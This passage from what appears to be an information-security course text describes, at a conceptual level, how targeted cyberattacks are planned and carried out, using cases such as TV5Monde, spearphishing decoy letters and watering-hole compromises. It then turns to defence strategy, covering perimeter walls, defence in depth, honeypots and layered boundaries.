8 April 22:40	Attackers delete the internal e-mail server.
8 April 2015	Around midnight, a decision is made to "cut the cord" to prevent attackers from causing further damage. ANSSI experts arrive the next morning.
9 April 20:00	Pre-recorded messages can be aired by TV5Monde.
11 May 2015	A clean system is ready and content is being migrated, restoring full functionality.

has been made as to the goals of this attack.

8.2 Elements of strategy

The strategic kernel

The above examples are wildly different: different targets, different attackers, different methods, different objectives, different effects, etc. However, they all have in common that they were carefully planned and executed, showing a high level of sophistication. Such coordination requires that a few elements be clearly defined and followed within the attacking team:

- An *objective*: what the attacker wishes to obtain. For instance, the attacker may wish to get hold of some particular information, or may desire to affect a competitor, or may want to make a certain amount of profit.
- A *policy*: what rules, constraints, methods, or ancillary goals the attackers cares about. For instance, the policy may be that of minimising time and surprising the adversary ("blitzkrieg" or pawn storm), or may be to appear much stronger than we are (shock and awe), or it may be to maintain plausible deniability, or never being surrounded or forced into action (freedom of movement), or never revealing the actual forces in presence to the enemy (maskirovka), or minimising civilian casualties, loss of life, and collateral damage, etc.
- A set of *actions*: what concrete steps the attackers take so as to fulfill their objective, while being guided by the policy. This can include seizing and maintaining control of some location, infiltrating a network, or destroying a target for instance.

These three elements constitute the attackers' *strategic kernel*. As the above list implies, actions are usually the *end result* of a strategy, the symptoms, and not the cause. Combating a strategy efficiently therefore often consists in making it impractical to find policy-compliant actions implementing that strategy.

Uncertainty and information

The whole point of a strategy is *dealing with uncertainty in a structured way*. The most obvious, and therefore the first, way to achieve this is to reduce uncertainty.[2] Essentially, this requires:

- Gathering information (reconnaissance);
- Updating, collating, comparing, and checking information (intelligence[3]);
- Working out possible and likely outcomes (scenario planning);
- Experimenting and repeating (drills).

This is an iterative process, as drills may reveal key uncertainties, and therefore ask for more information to be available for a repeatable and manageable action to be made. Naturally, information acquired at a certain point may not be accurate when needed, which is something the intelligence step should estimate.

In the context of information security, these steps can take the following forms:

[2]In the financial world for instance, the notion of *risk* is defined in terms of uncertainty rather than in terms of losses, as we consider here.

[3]In military circles, intelligence is rather approached in terms of (raw) data collection, analysis, (refined) data processing, and (processed) information dissemination. Our description here is not very different.

- *Reconnaissance*: looking at information freely available online (profiles, webpages, forums, maps, corporate websites, pictures, etc. this is often referred to as OSINT) or offline (newspapers, public announcements and general media); network scanning; measuring electromagnetic signals (radio, Wi-Fi, etc. this is often referred to as ELINT); listening to and/or talking to people (employees, etc. this is referred to as HUMINT); approaching key locations to collect objects or set up recording devices (cameras, USB keys, etc.); taking pictures; infiltrating a building; stealing, etc.

- *Intelligence*: assembling a physical and a logical map of the target, working out the security measures in place, locating potential blind spots and outpost positions, identifying flows (input, output of people, data, etc.); looking for vulnerabilities in the network topology, technologies (software, hardware), governance (e.g. tailgaiting, "forgotten password" policy), or infrastructure (walls, doors, electric installation, etc.); construct a timetable of the organisation (employees, update cycles, deliveries, etc.); evaluating the reliability of information (depending on the source, quality, bias, etc.);

- *Scenario planning*: locating objectives on the target map and identifying key areas, finding different ways to evolve from one area to the next, and construct shortest / most reliable paths to the objective or sub-objectives (in the situations where an objective has dependencies, this must be included in the scenario); using automated tools to explore possible combinations; accounting for uncertainty and designing alternative routes both for entry (intrusion) and exit (evasion); leveraging what is known of the policy and technology to find a way to avoid detection and maintain access; etc.

- *Drills*: testing scenarios in controlled conditions (in particular their robustness to unpredicted events or variations); acquiring copies (or hardware, software, rooms, etc.); ensuring operational viability, repeatability, and that resources fit in the budget; identifying any remaining uncertainty left by the previous phases.

One of the goals of this process is to get from a *possible* attack (a *proof-of-concept*) to a *likely to succeed* operation.

Offensive, exploitation, and post-exploitation

Reducing uncertainty is an ongoing necessity of any operation: information gathering continues throughout the attack (and possibly after). At some point, the attackers will decide to set their plan into action: the *offensive*. We can decompose this operation in the following phases:

- *Initial phase, or entry*: attackers have all the information and tools necessary to start the offensive, and engage in the first part of their plan. This generally means that the reconnaissance team has found credentials allowing attackers to penetrate the target's perimeter.

- *Lateral[4] or horizontal evolution*: adversaries explore within the boundaries of their entry point, gathering additional information available from this vantage point (e.g. local network scan, activity logs, keystrokes, cameras, etc.). The principal objective of this phase is to get additional points of control, and learn enough information (*reliable* information) to plan for the next phase. Another motivation for lateral evolution is to escape detection or updates on a single device.

[4]The reader may recognise that such expressions come from evolutionary biology, as if cyberattacks were living organisms undergoing mutation and selection. This is of course a far-stretched idea. A more insightful picture to understand lateral and vertical evolution is the "chicken crossing the road" game, in which a chicken must avoid cars to reach the other side, by moving horizontally or vertically.

- *Vertical evolution or privilege escalation*: adversaries gain additional power, usually by running a local exploit or manipulating the access control manager. This allows them to get closer to their target, and to deactivate security countermeasures. Often, the new level has to be explored (lateral evolution), revealing more interesting areas. Thus it is not rare to alternate lateral and horizontal evolution several times. Some additional information is gathered at this point, as well as preparations for the next three phases.

- *Payload delivery or crux*: this is the critical event in an attack, where the attacker delivers the main blow. All the preparation so far was only a way to make this moment happen, and maximise its chances of success. This phase is therefore possibly very fast, as in the TV5Monde attack, leaving very little room or time for the target to react.

- *Exfiltration*: attackers, having successfully reached their target, need to stealthily and efficiently bring sensitive data out of the organisation, for later monetisation. As sudden and unexpected large data flows outside a critical server is very suspicious, exfiltration is helped by having a good knowledge of detection mechanisms (some of which may have been deactivated during the attack) and "normal" information flows throughout the target organisation (which enables the exfiltrated data to pass for a usual flow).

- *Evasion*: during or after the attack, the target is susceptible to look for clues or hints of an attack. To avoid giving such hints, attackers may manipulate file systems, history logs, or use a combination of temporisation mechanisms; although often, it is easier to drown real alerts in false alarms. Anti-forensics measures may be in place (e.g., erasing everything after the attack), as well as false flag markers, to slow down or lure investigators as to the real authors or reasons for the attack. While not typical, attackers may also disrupt other parts of the organisation to distract from an ongoing attack.

As pointed out above, evolution within a compromised network is not necessarily a linear process. At several points in that process, the need to reassess the means and ways to go forward may surface; sometimes even objectives change.


An illustration: the spearfishing technique

> ***Note:*** *this section is illustrative and may be skipped at first.*

We are all used to receiving spam — unsollicited and unrequited messages of more-than-dubious origin. For that very reason most of us have a mental filter (on top of other filters!) that send these messages away without further thought. But attackers and horoscope writers know the human mind better than advertisers: we react much more positively to messages that we *think* are meant for us. While generic *phishing* techniques throw large and loose nets to try and catch random spam-eaters, the more refined *spearphishing* approach targets one very specific (and typically high value) fish.

To achieve this requires from the attacker extensive knowledge about the target. This includes names (of the target, the target's family or relatives, coworkers, etc.), specific information about the target's environment (work and workplace, meetings and events, habits, corporate culture, etc.), and even sometimes internal information (letterhead paper, etc.). All this can usually be pieced out from public information, observation, or more intrusive approaches.

The spearphisher's goal at this point is to carefully craft a message that will engage the recipient to act in a certain way: avoid a certain staircase, click on a link, install some software, leave a door open, read a document, etc. As the target is often a high-ranking member of their organisation, attackers appeal to pride, vanity, or even authority to lure the victims. High-profile



23-FEB-2010 10:53 PM IRAN VIENNA +43 1 2699791 P.02

In the name of God

بسمه تعالی

Permanent Mission of
ISLAMIC REPUBLIC OF IRAN
to the International Atomic Energy Agency(IAEA)

Heinestr. 19/1/1 A-1020 Vienna/Austria
Phone: (0043-1) 214 09 71 Fax: (0043-1) 214 09 73 E-mail: PM.Iran_IAEA@chello.at

Figure 8.2: A 2010 PDF allegedly sent by the Iranian government to the International Atomic Energy Agency (IAEA), containing the Sofacy malware (associated to APT 28).

attacks that have been intercepted include the 2010 "Iranian" letter of Figure 8.2 and the 2013 "Ukrainian" letter of Figure 8.3. The real authors behind these attacks are still unknown at the time of writing.

An illustration: the watering hole technique

> ***Note:*** *this section is illustrative and may be skipped at first.*


The so-called *watering hole* technique is a way to get an entry point within a target organisation. The name stems from a similarity to water holes in the savanna, which are rare and bring together different animals — including preys and predators. Preys drink. Predators drink *and eat*.

The basic strategy consists in guessing or observing a typical behaviour of the victim, for instance visiting certain websites. The attacker would then compromise either one of the websites, or the communication between the target and this website, to insert malware. As a result, eventually, some members of the targeted group gets infected.

The attack may be more or less targeted, being therefore hard to notice (it wouldn't affect, for instance, other users of the website), and the strategy is made more efficient by leveraging websites that the victims trust.

In December 2012, the United States Council on Foreign Relations website was found to be infected with malware through a zero-day vulnerability in Microsoft's Internet Explorer, which would only activate for Internet Explorer users having their locale set to English, Chinese, Japanese, Korean, or Russian. Not much later, the United States' Department of Labor website was also compromised, with malware delivered to users visiting pages with nuclear-related content.

More recently, in 2017, both the NotPetya ransomware and the CCleaner malware were distributed by compromised software. That software was hosted on trusted hosts (a Ukrainian government site, and the Ccleaner website), so that the final targets would not be vigilant.



**МІНІСТЕРСТВО
ЗАКОРДОННИХ СПРАВ
УКРАЇНИ**

**MINISTRY
OF FOREIGN AFFAIRS
OF UKRAINE**

Михайлівська площа, 1
м.Київ, 01018, Україна

tel: (38044) 238 17 77 fax: 238 18 88
e-mail: zsmfa@mfa.gov.ua
www.mfa.gov.ua

1, Mykhaylivska sqr.,
Kyiv, 01018, Ukraine

15 02 2013 р. № 203/21-820-345

**Керівникам закордонних
дипломатичних установ України**
(за списком)

*Щодо відзначення 100-річчя
початку I світової війни*

У зв'язку з 100-річчям початку Першої Світової війни (2014 р.) просимо **до 1 березня 2013 р.** поінформувати МЗС (ДЗУКГС) про здійснювані у країнах акредитації заходи з підготовки до відзначення цієї історичної дати, а також про існуюче у них бачення щодо проведення спільних міжнародних урочистостей з цієї нагоди (з урахуванням попереднього досвіду відзначення річниць Першої Світової війни).

Перший заступник Міністра [illegible] **Р.М.Демченко**

Скляренко 2381693

Figure 8.3: A 2013 PDF document, signed by Ruslan Demchenko (First Deputy Minister for Foreign Affairs of Ukraine) — the signature is authentic. This letter was addressed to the heads of foreign diplomatic institutions in Ukraine, discussing a 100th year anniversary of the First World War. It actually exploited the CVE-2013-0640 vulnerability in Adobe Reader to download the MiniDuke RAT.

8.3 Monetisation

Having succeeded in their attack, adversaries usually expect to gain something out of it; or in other terms, the attack is just a means to an end. Often, the goal is to make money — hence the term: *monetisation*. We already saw a taxonomy of adversarial goals at the beginning of this course, and the above examples provide concrete ways in which attackers can use the results of an attack.[5]

On the information market, data has the most value when it is fresh, i.e., when it is unknown to most people[6] and when the information is still usable. Other aspects come into play, depending on the market *liquidity*: how easy it is to substitute one good for another, equivalent one. For instance, the stolen credit card black market may be compared to the grapes market: very liquid but perishable, which means a fierce competition, and prices that get low rather quickly. Conversely, the intellectual property black market is illiquid, and the goods have a longer shelf-life: they are priced higher, which also reflects the higher risk associated with such transactions.[7]

With very few exceptions, the utility of any information goes to zero after some time; either because it becomes widely known (and thereby does not provide any competitive advantage anymore) or because it does not apply anymore (and therefore has lost its practical impact). For this reason, attackers have to devise efficient methods to quickly monetise attacks. There is no shortage of creative approaches in that area, including but not limited to using subcontractors, brokers, bidders, etc. While the vast majority of illegal trade happens in US dollars, it has become convenient in recent years to use cryptocurrencies (such as Bitcoin) also for attackers.

In recent years, the information black market went from a rather underground and amateurish conglomerate of independent sellers and buyers into a well organised and wide-ranging system, with precise roles and contracts, and serious clients (including, but not limited to, government agencies). This is also the consequence of it being a very profitable market.

8.4 Further reading

- For more information about the RSA attack, a good introduction is Hirvonen's presentation.[8] For more information about the Target incident, we refer the reader to the extensive literature on the matter, including [Shu+17; Roc14]. The team behind the TV5Monde rescue operation gave a talk at the SSTIC2017 conference describing their investigation.[9] More information about the earlier (and maybe more famous) Stuxnet attack can be found in Symantec's white paper [FMC11]. A critical outlook is provided, for instance, in Lindsay [Lin13].

- More information about the race between exploit development and detection ccan be found in Bilge and Dumitras [BD12]. More information about so-called *advanced persistent threats* (APTs) can be found in Ussath et al. [Uss+16], Bodmer et al. [Bod+12], and many others.

- On the matter of strategy, we strongly recommend Sloan's book [Slo16], Geer's paper at CCDCOE[10], and Zimmerman's report [Zim14].

[5]A notable exception is maybe the TV5Monde case, for which it doesn't seem obvious how attackers would have acquired money, power, or fame (especially if the attack is a false flag) out of this attack — they *may* have, but we have no element to sustain that claim.

[6]It may be, to a certain extent, what economists refer to as a Veblen–Hirch positional good.

[7]The situation is sometimes analogous to Akerlof's *lemons*.

[8]See `https://www.pwc.dk/da/arrangementer/assets/cyber-timohirvonen.pdf`

[9]See `https://www.sstic.org/2017/presentation/2017_cloture/`

[10]See `https://www.law.upenn.edu/institutes/cerl/conferences/cyberwar/papers/reading/Geers.pdf`

Chapter 9

Designing a defence strategy

We now have a better vision of how cyberattacks happen, and while most of them are not as devastating or visible as the few examples we gave, they provide us with enough material to start thinking of a "counter-strategy". Our knowledge will help avoiding some traditional approaches that made attackers' lives easier, and lean towards a more principled and modern defence strategy.

9.1 Let's build a wall!

A lesson from the Qin dynasty

Around 221 BCE, Qin Shi Huang (秦始皇) became the first Emperor of China.[1] At this point, the newly created eponymous Qin dynasty was under attack, mostly from nomad populations living on the outskirts of the Northern part of the Empire. Qin Shi Huang therefore consolidated and connected earlier fortifications, which by the end of his reign ran from Gansu to the coast of southern Manchuria.[2]

When Qin Shi Huang died, the wall was abandoned, and public discontent along with political turmoil allowed nomads to move back far into mainland China.

The throne was seized by a man who started the Han dynasty in 202 BCE. The new Emperor failed to address the nomad problem through military means and had to negotiate instead, offering humiliating tributes and princesses to marry. Nevertheless, Chinese records show that the nomads often did not respect the agreement, as cavalry numbering up to 100,000 made several intrusions into Han territory. Around 133 BCE, it became clear that the negotiation had failed and war broke.

For the purposes of this war, the Han maintained and extended the existing walls beyond Qin lines, sometimes by thousands of kilometres. More than walls, the Han built embankments, beacon stations, forts, watchtowers, and put in garrisons. This effectively exhausted the imperial treasury, and soon enough the war came to an end by the force of things. The Han dynasty switched to a more defensive strategy, abandoning earlier walls. At the end of the Han dynasty in 220 CE, China disintegrated into warlord states.

The above short story — which is far from complete — shows some interesting aspects of wall-building, which is more than a mere metaphor for some approaches in designing security mechanisms. China's Great Wall, like many walls in history, serve to illustrate the motivations, effects, and limitations of such approaches.

[1] Shi Huang literally means "first emperor".

[2] This was mostly the feat of General Meng Tian, who was forced to suicide after the Emperor's death, in a succession conspiracy.

- First, it should be noted that the Great Wall was not entirely built from scratch: it used existing defences and connected them. The rationale was to deter nomad raids, which are short and sudden cavalry attacks meant to pillage or frighten essentially peasant populations. In that respect the Wall was useful, as riders had to go round it (and since it was thousands of kilometers long, this was annoying). Existing defences already served that purpose, but extending the wall made it somewhat more efficient.
- Second, the wall quickly became a problem for China itself, as Emperors wanted to either wage war or communicate outside of these frontiers. So they had to build gates, which are natural weak points. As a result, they had to build additional defences, and use garrisons.
- Third, the wall did not work. At several points throughout its history the Great Wall failed to stop enemies.
- Fourth, not only did the Wall not stop enemies, it actually helped them: in 1644, the Manchu Qing marched through the gates of Shanhai Pass, and replaced the Ming as rulers of China. The Ming had reinforced the Wall more than any previous dynasty, and the new rulers were thankful.
- Fifth, building and maintaining a wall costs money. At several points in its history, parts of the Great Wall were abandoned, for lack of means to sustain it.
- Sixth, a wall is a static object; it cannot be moved or substantially upgraded, it does not adapt to a changing landscape. This is why every dynasty more or less rebuilt a new wall from scratch, as the population was growing, more territory was controlled, or new regions had to be protected, etc. before forgetting about them altogether. It is a long-term investment against a temporary problem.
- Seventh, even if the Wall had successfully kept the nomads outside, it had no effect on *inside* attackers, as the short-lived Xin dynasty (9–23 CE) experienced.

What is a wall supposed to do?

Generally speaking, the point of a wall is to draw a separation between the "inside" and the "outside" of an area, and to prevent anyone from moving from one to the other. This makes three fundamental assumptions:

1. That the threat is in the "outside" region;
2. That there actually is a separation between "inside" and "outside".[3]

Assumption (1) is challenged by the observation, made early, that many attackers are *already inside*. Alternatively, if assumption (2) does not hold, then there attackers can get "inside", and therefore contradict assumption (1). In practice, the boundary can usually be crossed, ideally only at well-identified spots and under controlled conditions, so assumption (2) can be further divided as follows:

2a. The boundary defines an "interior" region;

2b. Outside of access control points, the boundary cannot be crossed;

[3]Mathematicians may want to think of a Jordan curve, i.e., the image C of an injective continuous map of the circle into the plane, $\phi : \mathbb{S}^1 \hookrightarrow \mathbb{R}^2$. Then Jordan's theorem show that C divides the plane into an "interior" and an "exterior" region.

2c. Where the boundary can be crossed, access control mechanisms are NEAT.

If either of (2a), (2b), or (2c) do not hold, a *perimetric defence* approach is inefficient.

From an information security perspective, perimetric defences only try to repel attacks that are coming from what seems "outside", and they fail spectacularly when the above hypotheses are not satisfied. As the name implies, a perimetric defence system wraps around the organisation it is supposed to protect, and therefore has to scale accordingly. Maintenance is also critical, as a single breach in that defence would immediately result in a violation of assumption (2a). The conjuction of these two effects — need to scale and need for maintenance — make it especially difficult to sustain a viable perimetric defence on the long term.

Indeed, the adversary only needs *one* opportunity to penetrate what is supposedly "inside", whereas the defenders must protect *all* corners of their (possibly large) perimeter. In other terms, a perimetric defence is bound to fail eventually.

9.2 Siege and the defence in depth paradigm

In traditional conflicts, waging war was an exhausting and complex task. For instance, it was necessary to bring troops all the way to the battlefield and back, which means that the farther away the target of aggression, the less strength could be made available. Nevertheless, this effect is diluted by the use of technology.

Fixed fortification

It is generally said that the Second World War provided the definitive argument against fixed fortifications, showing how easily they are defeated by manoeuvre rather than frontal assault or long sieges. The advent of air power also obsoleted much of the existing infrastructures. Or, in the words of US General George S. Patton,

> "Fixed fortifications are a monument to the stupidity of man."

The same arguments apply, *mutatis mutandis*, to cyberdefenses. That being said, there is no reason to disdain measures that can be useful to us, keeping in mind the following principles:

- We should always ask the question of what happens *when* the adversary has reached any given point. There are critical positions that, if held by our adversary, result in unavoidable defeat for us. For all the other positions, we can do something.
- We must keep in mind that *adversaries are goal-oriented*: they *will* try to overcome what's necessary for them to reach their goals, even if it's not our weakest spot.
- We must keep in mind that *adversaries are opportunistic*: they *will* find and use our weakest spots.
- Unlike traditional siege situations, there is no "loss of strength gradient" and there is no "killing" the besiegers. In particular, the pressure around any security system does not fade over time, lest the assets it protects have lost their value.

The above points make it very explicit why perimetric defences fail: (1) when the attacker is inside, they have essentially won; (2) adversaries will try to pass through; (3) adversaries will only need a single weak spot in the perimeter to pass through; (4) over time, adversaries will gain strength, multiply, and eventually overcome our defence lines.

The defence in depth paradigm

To begin thinking about a more efficient strategy, we need to understand that not all assets are equally important, and that there can be interesting trade-offs we can leverage. In many defence situation, the adversary has one key advantage over us, which is preparation, or in other terms: time. This surprise effect, combined with a possible delayed detection of the attack taking place, makes an efficient response difficult.

Where traditional defence would concentrate all efforts to a single line, a more flexible attitude seeks to delay rather than prevent the advance of an attacker, buying time and causing additional casualties by yielding space. Over time, the attack will lose momentum, the surpise effect disappears, and the adversary faces the need to cover a large area.

Metaphorically, the attacker faces less resistance and is encouraged to penetrate further within the defender's territory; they advance, they continue to meet resistance, and their flanks become vulnerable. At some point, defenders can encircle the attacker, cutting them from supply lines and effectively overturning the situation. A famous example of this strategy in the military realm can be found during the Second Punic War at the Battle of Cannae (2 August 216 BCE), which took place in Apulia (modern-day southeast Italy): the army of Carthage, under Hannibal, surrounded and decisively defeated a larger army of the Roman Republic.

In the context of information security, what this means is that we may accept being infiltrated by an attacker, to the extent that this forces our attacker to evolve on terrain that we control better. The idea of *honeypots* follows this notion: a honeypot is a loosely-secured computer meant to attract attackers. This computer is of no use to the organisation for its daily operations, so the honeypot should normally never be contacted or connected to. An attacker wishing to penetrate the organisation's network will identify the honeypot as a weak spot, and try to take control of it. In doing so, the attacker actually warns the defender that an attack may be in preparation; by monitoring the honeypot, one may learn about the attacker's techniques or goals, or even force them to reveal information (e.g., their real IP).

Honeypots, and more generally weak spots in an infrastructure, can be used to trick the attacker into thinking that the organisation's security is weaker than it really is, luring the attacker to take fewer precautions and penetrate the system further. For instance, the many maps that one can find about the "attack volume" going on across the world at any given time is usually provided by networks of honeypots being targeted by such attacks.

But there is another and more interesting take at defence in depth.

A topological approach to security

We mentioned earlier the *principle of least privilege*, i.e., the notion that any user should only be allowed to do what is strictly necessary for their function within the organisation. A complementary notion is that of *points of failure*: what is sufficient that an adversary compromises in order to achieve their goals. In line with our notion that the adversary may end up anywhere in our organisation, we want to ensure that there is *no single point of failure*.

To help understand this notion and how it can help us, we need to think in terms of *areas and boundaries*. An area is roughly defined as all the positions an adversary can get to by "hopping" from one host to another; the only thing preventing an adversary from hopping from one host from another is the presence of a boundary. Of course, in practice, a boundary is not an impenetrable barrier. The most natural barrier to think through is the absence of a dedicated communication network, known as an *airgap*. Another barrier could be a physical wall, slowing down individuals from entering a room. Yet another example would be an access control mechanism.

All devices belonging to the same area constitute a point; and therefore, the "no single point of failure" principle require in particular that the organisation's assets do not belong to the same area. Generally speaking, the more boundaries, the harder it is to get from one device to another. This gives us another take at the defence in depth paradigm: there should be a maximum amount of boundaries between any two assets.[4] This leads to the following idea:

- Every asset it given its own boundary
- Additional boundaries are built around assets
- Etc.

We end up with an "onion"-shaped topology, which corresponds to the intuition that assets are protected by many layers; and we also have many layers between two assets, so that, when an adversary compromises one asset, they still have a lot of work to do to compromise another.

9.3 Fleshing out cyberdefence in depth

We have seen how to assemble boundaries, but we haven't seen precisely what they are or how to choose them. One way to answer this is to use a "matrix" approach that tells us where boundaries are natural and what function they can achieve. We often choose what makes most sense based a risk analysis, but for the sake of taxonomy let's see what possibilities exist.

Vertical: Governance, Physical, Network, Software, Hardware

A first dimension follows natural abstraction layers. The rationale here is that to get an idea of what it means for an attacker to go "deeper" into the organisation. As we saw in a previous chapter, taking control of hardware components essentially enables the adversary to bypass any protection built upon it — therefore, the "deepest" level of compromission is hardware compromission, and that should be our starting point.

Protecting against hardware compromission can mean several things, and we will explore them more systematically in the next section, but essentially we should set up mechanisms that either prevent adversarial access, tampering, or at the very least make such an access or tampering evident, and beyond that make sure that the hardware we are using is really ours. To give a well-known example, most bottle screw caps now come equipped with a "break-away" band, so that once the bottle has been opened it provides visible evidence of this fact. Another, older example, is the wax seal put on letters. At the very least, basic hardware protections include side-channel countermeasures, disk encryption, fused-shut vulnerable ports (USB, FireWire...), and theft detection mechanisms.

Once a boundary has been drawn around hardware components, the attack surface is reduced and the next most obvious target is software. We may include in this broad category all OS protections, malware detection, and generally speaking every program running on the device, meant to provide some protection against adversaries. At the least, basic software protections include access control, authentication of software components, isolation between software components (e.g., virtualisation), and monitoring mechanisms.

After having set a boundary around the device, we need to take care of its network. Again, we will set up access control points, etc. both in the form of software (e.g., firewall) and hardware (e.g. NIDS) tools, and we will use a network topology that facilitates segmentation and network isolation. Thus we create several relatively autonomous areas that can be disconnected from the

[4]You may want to take some time to ensure that this also provides isolation from both outsiders and insiders.




Figure 9.1: On the left-hand side, a "conceptual" view of the defence in depth paradigm, as applied to information security. Intuitively, an adversary would have to traverse all the layers to get to the data of interest — in practice, the three outmost boundaries are much blurrier and their order varies. On the right-hand side "topographic" view, one can see how the defence in depth paradigm creates many boundaries between different assets.

rest of our network in case of necessity. The use of secure channels by means of authenticated encryption is a minimum, and it is often preferable to have a real separation rather than a virtual one (e.g., VLAN) between networks, as the latter relies critically on our ability to reconfigure software components hosted by network devices.[5] For the same reasons, wireless connections make boundaries much blurrier and only rely on a virtual isolation mechanism within their active range, and we shall prefer cabled data transfer whenever possible.[6]

Physical protections concern the physical location of devices and data transport. To the extent that this is possible, we would like to make access, modifications, and tampering difficult, or at least evident. The use of walls is a minimum — more generally there is an architecture question, similar to that of prison design, but with the added constraint that people have to enjoy their work there — which can be completed by the use of videosurveillance, gates, doors, and all sorts of mechanisms (surge protector, hygrometer, Faraday cage, etc.) to sustain the conditions in which network, software, and hardware components work as intended.

Finally, the governance aspect of security consists in all the risks we can diminish by relying on people's behaviours — this can be the result of regular security trainings and pentests, this can be that the company has a culture of "better ask and sound stupid than not ask and lose my job", this can be the policy that equipment is replaced every 3 years, that every visitor has to give their identity papers at the reception, etc. It also includes all kinds of protections one can get from the legal or police system, to prosecute ill-behaving employees, prevent trespassing, etc.

With all that in mind, we should not be naive. First, we saw in a previous chapter that some attacks make it possible to go through some boundaries; second, setting up a boundary has a cost. Not only is the cost related to the actual investment in hardware or software mechanisms, but it makes overall operations potentially slower, and makes life harder for employees that need to (legitimately) use the protected devices.[7] In some cases, employee satisfaction is not the prime objective, but any functioning individual will understand that it remains a necessary condition

[5]As a general principle, whenever possible, prefer out-of-band management to in-band management.

[6]It also achieves higher bandwidth and uses fewer energy.

[7]Some authors have gone as far as claiming that defence in depth, advocated amongst others by the US National Security Agency, is a perverse way to help attackers by draining the defenders' resources! It is true that a more complex security system requires more skill, maintenance, and investments than a simpler one — but in many situations the benefits outrun the costs.

of any work — and security measures that appear excessive and bear heavily on users *will* be bypassed, ignored, and therefore, ineffective.

Horizontal: Expect, Prevent, Resist, Limit, Detect, Log, Audit, Correlate

So far we have left rather vague exactly what we means by "boundary" and "area", and indeed why these notions make sense from a defensive point of view. The underlying motivation is to capture that adversaries *will* eventually get through any obstacle we put along their way, and when that happen, we want to know. We want to know, because that allows us to better react and concentrate our efforts; but we also want to know that an attacker went through our defences because maybe we overestimated our defences. As usual, this is a problem of resource allocation with fuzzy information, and we need to know how accurate is our understanding of the countermeasures we have setup.

